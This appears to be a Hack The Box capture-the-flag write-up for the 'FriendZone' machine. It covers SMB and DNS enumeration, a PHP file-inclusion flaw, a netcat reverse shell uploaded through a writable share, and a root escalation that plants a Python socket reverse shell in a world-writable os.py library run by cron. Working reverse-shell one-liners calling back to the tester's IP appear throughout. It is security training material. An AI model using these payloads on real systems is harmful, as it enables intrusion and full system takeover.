

FriendZone

```
=====
| FRIENDZONE 10.10.10.123 |
=====
```

InfoGathering

DIRB

```
root@kali:~/HTB/boxes/FriendZone# dirb http://10.10.10.123
+ http://10.10.10.123/index.html (CODE:200|SIZE:324)
+ http://10.10.10.123/robots.txt (CODE:200|SIZE:13)
+ http://10.10.10.123/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.10.10.123/wordpress/
```

PORT ENUMERATIONS

OPEN PORTS

```
-----
| PORT FAMILY MEAN (us) STDDEV LOSS (%)
| 1 0 99764.30 3142.77 0.0%
| 21 0 98950.20 6331.99 0.0%
| 22 0 100996.70 8649.23 0.0%
| 53 0 99177.20 7578.12 0.0%
| 53 0 100285.80 8742.49 0.0%
| 80 0 98252.50 5001.53 0.0%
| 139 0 105417.70 21391.31 0.0%
| 443 0 101751.62 15213.43 20.0%
|_445 0 105059.00 11375.11 0.0%
```

SMB ENUMERATION

```
-----
Disk                               Permissions
----                               -
print$                             NO ACCESS
Files                              NO ACCESS
general                            READ ONLY
Development                        READ, WRITE
IPC$                               NO ACCESS
```

Gaining Access

```
-----
SMB IS OPEN AND ACCESSIBLE BY GUEST USERS. FIND WHAT SHARES EXIST
-----
```

```
root@kali:~/HTB/boxes/FriendZone# smbmap -H 10.10.10.123
[+] Finding open SMB ports...
[+] Guest SMB session established on 10.10.10.123...
[+] IP: 10.10.10.123:445          Name: hr.friendzone.red
    Disk                               Permissions
    ----                               -
    print$                             NO ACCESS
    Files                              NO ACCESS
    general                             READ ONLY
    Development                         READ, WRITE
    IPC$                                NO ACCESS
root@kali:~/HTB/boxes/FriendZone#
```

EXPLORE GENERAL SHARE TO FIND CREDENTIALS

```
root@kali:~/HTB/boxes/FriendZone# smbclient //10.10.10.123/General
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Wed Jan 16 13:10:51 2019
..               D           0   Wed Jan 23 14:51:02 2019
creds.txt        N           57  Tue Oct  9 17:52:42 2018

          9221460 blocks of size 1024. 6418024 blocks available
smb: \>
[HTB] 0:openvpn- 1:bash 2:smbclient*
```

```
cat creds.txt
USER: admin
PASS: WORKWORKHhallelujah@#
```

DNS DISCOVERY

A lot of ports are open on this device. I started with SMB. After finding the credentials we need to check DNS records. The goal with DNS was to try and find a different subdomain that may present more opportunities to us. Using Dig we transferred the DNS records and found a few more subdomains.

```
root@kali:~/HTB/boxes/FriendZone# dig axfr friendzone.red @10.10.10.123
; <<>> DiG 9.11.5-P1-2-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.      604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.      604800  IN      AAAA    ::1
friendzone.red.      604800  IN      NS      localhost.
friendzone.red.      604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.   604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800 IN      A       127.0.0.1
friendzone.red.      604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 98 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Sun Mar 03 23:08:55 MST 2019
;; XFR size: 8 records (messages 1, bytes 289)
```

LOGIN PAGE FOUND

With the new subdomain added to the hosts file we find a login page at <https://administrator1.friendzone.red:443/>


Login Form for FriendZone

The screenshot shows a login form with the following elements:

- A text input field containing the username "admin".
- A password input field represented by 15 white dots.
- A green rectangular button with the text "LOGIN" in white capital letters.


We log in to the webpage using the credentials we found earlier
USER: admin
PASS: WORKWORKHallelujah@#

We are then directed to /dashboard.php



Login Done ! visit /dashboard.php

We are than directed again to ?image_id=a.jpg&pagename=dashboard
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=dashboard




Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp

https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=dashboard



Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went wrong ! , the script include wrong param !

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went wrong ! , the script include wrong param !

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went wrong ! , the script include wrong param !

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

1.friendzone.red

WE CAN USE A PHP WRAPPER TO READ SOURCE CODE OF SITE

```

<?php
//echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
//echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center>";
echo "<title>FriendZone Admin !</title>";
$auth = $_COOKIE["FriendZoneAuth"];

if ($auth === "e7749d0f4b4da5d03e6e9196fd1d18f1"){
    echo "<br><br><br>";

echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center>";

if(!isset($_GET["image_id"])){
    echo "<br><br>";
    echo "<center><p>image_name param is missed !</p></center>";
    echo "<center><p>please enter it to show the image</p></center>";
    echo "<center><p>default is image_id=a.jpg&pagename=timestamp</p></center>";
}else{
$image = $_GET["image_id"];
echo "<center><img src='images/$image'></center>";

echo "<center><h1>Something went wrong ! , the script include wrong param !</h1></center>";
include($_GET["pagename"].".php");
//echo $_GET["pagename"];
}
}else{
echo "<center><p>You can't see the content ! , please login !</center></p>";
}
?>
...

```

As we can see in the php code above the Parameter `pagename` appends .php to a end of the filename This means we can try to access our directories from the browser.

UPLOAD A REVERSE SHELL USING SMB TO THE DEVELOPMENT FOLDER

```

echo "<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.2 8089 >/tmp/f'); ?>" > rev_shell.php
smbclient //10.10.10.123/Development -c 'put rev_shell.php'

```

NOTE: I usually like to use p0wny shell in this situation. p0wny shell was not able to work correctly unfortunately.

START A LISTENER:
nc -lvnp 8089

EXECUTE REV SHELL:
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/php_rev

```

root@kali:~/HTB/challenges/BitsnBytes# nc -lvnp 8089
listening on [any] 8089 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.123] 44174
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
FriendZone
$ _

```

HOORAY!!!

PWN USER FLAG

```
$ cd home
$ ls
friend
$ cd friend
$ ls
user.txt
$ cat user.txt
a9ed20acecd6c5b6b52f474e15ae9a11
```

```
cd /home/friend
cat user.txt a9ed20acecd6c5b6b52f474e15ae9a11
```

PrivEsc

FINDING SSH CREDENTIALS

We check the website folder to see if why find any credentials in the config files. WE DO!!!!

```
/var/www$ cat mysql_data.conf
```

```
$ cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
```

We know ssh is open and try using the creds there. Bingo

```

root@kali:~/HTB/challenges/BitstnBytes# ssh friend@10.10.10.123
The authenticity of host '10.10.10.123 (10.10.10.123)' can't be established.
ECDSA key fingerprint is SHA256:/CZVUU5zAwPEcbKUWZ5tCtCrEemowPRMQo5yRXTWxgw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.123' (ECDSA) to the list of known hosts.
friend@10.10.10.123's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
You have mail.
Last login: Thu Jan 24 01:20:15 2019 from 10.10.14.3
friend@FriendZone:~$ _

```

```

ssh friend@10.10.10.123
Agpyu12!0.213$
We are now ssh'd in as friend.

```

```

SUID results did not return anything useful
find / -user root -perm -4000 print 2>/dev/null

```

CHECK FOR CRONJOBS THAT MAY BE EXPLOITABLE

```

Upload pspy64s to server.
python -m SimpleHTTPServer # On attack machine where the pspy64s file resides
cd /home/friend
wget http://10.10.10.123:8000/pspy64s
chmod +x pspy64s
./pspy64s

```

```

2019/03/04 08:45:08 CMD: UID=0      PID=1      | /sbin/init splash
2019/03/04 08:46:01 CMD: UID=0      PID=45163  | /usr/bin/python /opt/server_admin/reporter.py
2019/03/04 08:46:01 CMD: UID=0      PID=45162  | /bin/sh -c /opt/server_admin/reporter.py
2019/03/04 08:46:01 CMD: UID=0      PID=45161  | /usr/sbin/CRON -f
2019/03/04 08:48:01 CMD: UID=0      PID=45168  | /usr/bin/python /opt/server_admin/reporter.py
2019/03/04 08:48:01 CMD: UID=0      PID=45167  | /bin/sh -c /opt/server_admin/reporter.py
2019/03/04 08:48:01 CMD: UID=0      PID=45166  | /usr/sbin/CRON -f

```

Here we can see reporter.py runs every 2 minutes.
Checking up on the file's permissions and content which shows us it is owned by root and is vulnerable.

```

friend@friendzone:/opt/server_admin$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 24 08:57 .
drwxr-xr-x 3 root root 4096 Oct  9 11:59 ..
-rw-r--r-- 1 root root 424 Jan 19 22:05 reporter.py
friend@friendzone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[*] Trying to send email to %s"%to_address

#command = "" mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email -cc +bc -v -user you -pass "PAPAP"

#os.system(command)

# I need to edit the script later
# Sam - pythas developer
friend@friendzone:/opt/server_admin$

```

The cronjob does not do much but it does import os which we know is actually python v2.7 script called os.py
LOCATION: /usr/lib/python2.7/os.py

EDIT FILE TO BECOME ROOT


```
$ ls -la /usr/lib/python2.7/os.py
-rwxrwxrwx 1 root root 25910 Jan 15 22:19 /usr/lib/python2.7/os.py
This tells us the file can be edited.
vi os.py
```

At the end of the os.py file add.....

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",
8087));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Save the file. In 2 minutes or less you will have a root shell.

PWN ROOT FLAG



```
root@kali:~/HTB/challenges/BitsnBytes# nc -lvnp 8087
listening on [any] 8087 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.123] 47226
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# hostname
FriendZone
# cat /root/root.txt
b0e6c60b82cf96e9855ac1656a9e90c7
# _
```

```
# cat root.txt
b0e6c60b82cf96e9855ac1656a9e90c7
```